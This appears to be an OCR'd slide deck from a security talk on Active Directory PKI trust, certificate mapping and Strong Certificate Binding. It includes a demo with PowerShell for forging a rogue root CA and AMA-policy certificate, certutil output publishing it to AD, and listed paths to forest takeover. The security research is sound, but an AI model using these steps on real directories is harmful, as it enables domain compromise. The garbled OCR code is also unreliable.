

Enterprise PKI Today: Friend or Foe?

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StrongCertificateBindingEnforcement vs NTAuthEnforcement






Trusted for Authentication Against AD?

NTAuth

- Trusted in NTAuth
- UPN
- Verify chain on DCs/KDCs
- Verify chain on Clients
- Contain SID Extension or SID in SAN (Only 2019 KDCs+)



SChannel

- Subject/Issuer certificate mapping
- Issuer certificate mapping
- UPN certificate mapping
- S4U2Self certificate mapping (NTAuth + SID) +NTAuth
- S4U2Self explicit certificate mapping (AltSecID)

AltSecID +NTAuth

- Verify chain on DCs/KDCs
- Verify chain on Clients
- 'altSecurityIdentities'
 - X509IssuerSubject
 - X509SubjectOnly
 - X509RFC822
 - X509IssuerSerialNumber
 - X509SKI
 - X509SHA1PublicKey

Issuer-OID-MappingType triplet + NTAuth (8)

- Allows you to upgrade "weak" mappings by adding issuer and leaf OID
- UPN
- 'altSecurityIdentities'
 - X509IssuerSubject



"Triple Mapping" or "Policy Tuple"

"If an Issuer-OID-MappingType triplet has been configured, the KDC SHOULD consider certificates from the specified Issuer with any of the specified policy OIDs to have strong mappings if mapped via one of the specified mapping types."

Supported MappingTypes are:

- 1. IssuerSubject (referring to the altSecurityIdentities Issuer Name and Subject Name above
- 2. UPNSuffix=<domainname> (referring to the SAN UPNName above, scoped to UPNs ending in "@<domainname>").

Microsoft Protocols Documentation:

[MS-PKCA]: Public Key Cryptography for Initial Authentication (PKINIT) in Kerberos Protocol: https://learn.microsoft.com/en-us/openspecs/windows-protocols/ms-pkca/95c6f0e3-3565-41d7-80ed-2333c4c5e107



"Triple Mapping" or "Policy Tuple"

• IssuerThumbprint;OID1,OID2,UpnSuffix1,UpnSuffix2

375DD9C7D752D86A5CB45D0694F7A85312D963F5;1.3.6.1.4.1.311.21.8.10665564.8181582.1918139.271632.11328 427.90.1.400;UpnSuffix=nttest.chrisse.com

• IssuerThumbprint;OID1,OID2,IssuerSubject


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Demo

Issuer-OID-MappingType – upgrade of weak authentication methods to strong









- Enforced without rollback / opt-out possibilities since 10th September
 - "StrongCertificateBindingEnforcement" registry key is gone from kdcsvc.dll
- It took over 3 years but what is it protecting us from?

Strong Certificate Binding is a response to CVE-2022-34691, CVE-2022-26931 and CVE-2022-26923 address an elevation of privilege vulnerability that can occur when the Kerberos Key Distribution Center (KDC) is servicing a certificate-based authentication request.

Before the May 10, 2022, security update, certificate-based authentication would not account for a dollar sign (\$) at the end of a machine name. This allowed related certificates to be emulated (spoofed) in various ways. Additionally, conflicts between User Principal Names (UPNs) and sAMAccountName introduced other emulation (spoofing) vulnerabilities that we also address with this security update.



Specifically, this protects from the following four scenarios:

- 1. dNSHostName/servicePrincipalName computer owner abuse. Remove DNS SPNs from servicePrincipalName, steal DNS hostname of a DC, put it in your computer accounts dNSHostName attr and request a cert, auth (PKINIT) with the cert and you're a DC.
- 2. Overwrite userPrincipalName of user to be of target to hijack user account since the missing domain part does not violate an existing UPN.
- 3. Overwrite userPrincipalName of user to be @ of target to hijack machine account since machine accounts don't have a UPN.
- Delete userPrincipalName of user and overwrite sAMAccountName to be without a trailing \$
 to hijack a machine account.

Note: 2-4 would require permissions to write to the 'userPrincipalName' attribute.



What it was never designed to protect from:

- 1. CAs trusted in your forest where you don't have a good security hygiene for issuance of certificates.
 - If someone can issue a certificate with subject + SID they own that security principal in your Active Directory forest.
 - Subject + SID in AltSubject is sadly enough tag:microsoft.com,2022-09-14:sid:<value>
 - If you're using Authentication Mechanism Assurance (AMA) you must control/prevent issuance with specific issuance policies.
- 2. Bad certificate template hygiene
 - Supply in the request (SITR) should never be published on a CA trusted in NTAuth.
 - Write access to certificate templates outside Tier 0 allows for SITR to be enabled.
- 3. 3rd party/standalone CAs or RAs/EAs you're on your own to block the above.



•So, we're done with this now? There is no way back?

.\strings.exe -n 5 -o -f 671232 C:\Windows\system32\kdcsvc.dll

Demo

There is always a secret key







Let's Have a Look at NTAuth

- CN=NTAuth,CN=Public Key Services,CN=Services,DC=Configuration,DC=X
 - cACertificate
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\EnterpriseCertificates\NTAuth\Certificates
 - <Thumbprint>
- Group Policy Autoenrollment CSE
 - Supposed to cache the content from AD to the Registry on each domain-joined machine within the forest (including DCs).
- The easy way: Get-EnterpriseCertificateStore https://github.com/CarlSorqvist/PsCertTools




Who Validates Against NTAuth?

- KDC/PKINIT (unless altSecIDs (not since July 2025 unless explicitly enabled by AllowNtAuthPolicyBypass=1))
 - Smart Card Logon
 - Windows Hello for Business
- LDAP-STARTTLS
- Private key archival/Key Recovery
- NPS Schannel
- IIS Schannel
- ADFS? Regardless of altSecIDs



Authentication Mechanism Assurance (AMA)?



Mitigates PtH – You're welcome to grab my hash – you only get "AMA" if authenticated with the AMA cert, PIN only released by pressing Yubikey

```
Import-Module -Name CertRequestTools
$CertPolicies = New-CertificatePoliciesExtension -Oid "2.5.29.32.0"
$AmaExtension = New-CertificatePoliciesExtension -Oid "1.3.6.1.4.1.311.21.8.10665564.8181582.1918139.271632.11328427.90.1.402"
$signer = New-SelfSignedCertificate -KeyExportPolicy Exportable
-CertStoreLocation Cert:\CurrentUser\My
-Subject "CN=Chrisse Root CA,DC=chrisse,DC=com"
-NotAfter (Get-Date).AddYears(1)
-HashAlgorithm sha256
-KeyusageProperty All
-KeyUsage CertSign, CRLSign, DigitalSignature
Extension $CertPolicies
-TextExtension = @
('2.5.29.37={text}1.3.6.1.4.1.311.10.12.1',
'2.5.29.19={text}CA=1&pathlength=3')
params = @{
Type = 'Custom'
Subject = 'CN=DEMO5 - fakecaso1'
#KeySpec = 'Signature'
KeyExportPolicy = 'Exportable'
KeyLength = 2048
HashAlgorithm = 'sha256'
NotAfter = (Get-Date).AddMonths(10)
CertStoreLocation = 'Cert:\CurrentUser\My'
Signer = $signer
TextExtension = \omega(
'2.5.29.37={text}1.3.6.1.5.5.7.3.2',
'2.5.29.17={text}upn=caso@nttest.chrisse.com')
Extension = $AmaExtension }
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New-SelfSignedCertificate @params Export-Certificate -Cert \$signer -FilePath FakeCA.cer



















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:\Users\Administrator.NTTEST>certutil -dspublish -f .\FakeCA.cer rootca
  ldap:///CN=Chrisse Root CA,CN=Certification Authorities,CN=Public Key Service
   ,CN=Services,CN=Configuration,DC=nttest,DC=chrisse,DC=com?cACertificate
  Certificate added to DS store.
  Expanding base 'CN=Chrisse Root CA, CN=Certification Authorities, CN=Public Key
  Services, CN=Services, CN=Configuration, DC=nttest, DC=chrisse, DC=com'...
  Getting 1 entries:
  Dn: CN=Chrisse Root CA, CN=Certification Authorities, CN=Public Key
  Services, CN=Services, CN=Configuration, DC=nttest, DC=chrisse, DC=com
      authorityRevocationList: ;
      cACertificate (2): <ldp: Binary blob 909 bytes>; <ldp: Binary blob 1539 bytes>;
      certificateRevocationList: :
      cn: Chrisse Root CA:
     distinguishedName: CN=Chrisse Root CA, CN=Certification Authorities, CN=Public Key
         Services, CN=Services, CN=Configuration, DC=nttest, DC=chrisse, DC=com;
      dSCorePropagationData: 0x0 = ( );
      instanceType: 0x4 = (WRITE);
      name: Chrisse Root CA;
     objectCategory: CN=Certification-Authority, CN=Schema, CN=Configuration, DC=nttest, DC=chrisse, DC=com;
      objectClass (2): top; certificationAuthority;
     objectGUID: d07b43ef-d616-4866-8f3f-c3f8475194ae;
      showInAdvancedViewOnly: TRUE:
     uSNChanged: 221710;
      uSNCreated: 13230:
      whenChanged: 2025-03-13 13:31:49 Pacific Daylight Time;
      whenCreated: 2024-10-14 06:58:30 Pacific Daylight Time;
Specific Assurance Policy Trusted in NTAuth
                                                       Root CA
All Issuance Polices
                              Intermediate CA
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


Intermediate CA



Now there are 3 options to take over the forest

- If the forest is AMA Protected, issue a cert with the AMA Issuance policy – Write it into any user accounts altSecIDs attribute
- If the forest is AMA Protected, find any SKI mapped user, include SKI and AMA Issuance Policy
- Find an existing T0 administrator that is cert mapped in altSecIDs attribute with SKI

















But we're not ready for PKINIT yet

All Issuance Polices



Intermediate CA

Untrusted on selected devices



How hard can it be to create and sign CRL?

Import-Module -Name CertRequestTools \$Crl = [CERTENROLLlib.CX509CertificateRevocationListClass]::new() \$Crl.Initialize() \$dn = [CERTENROLLlib.CX500DistinguishedNameClass]::new()

\$dn.Encode("CN=Chrisse Root CA,DC=chrisse,DC=com", [CERTENROLLlib.x500NameFlags]::XCN_CERT_X500_NAME_STR)

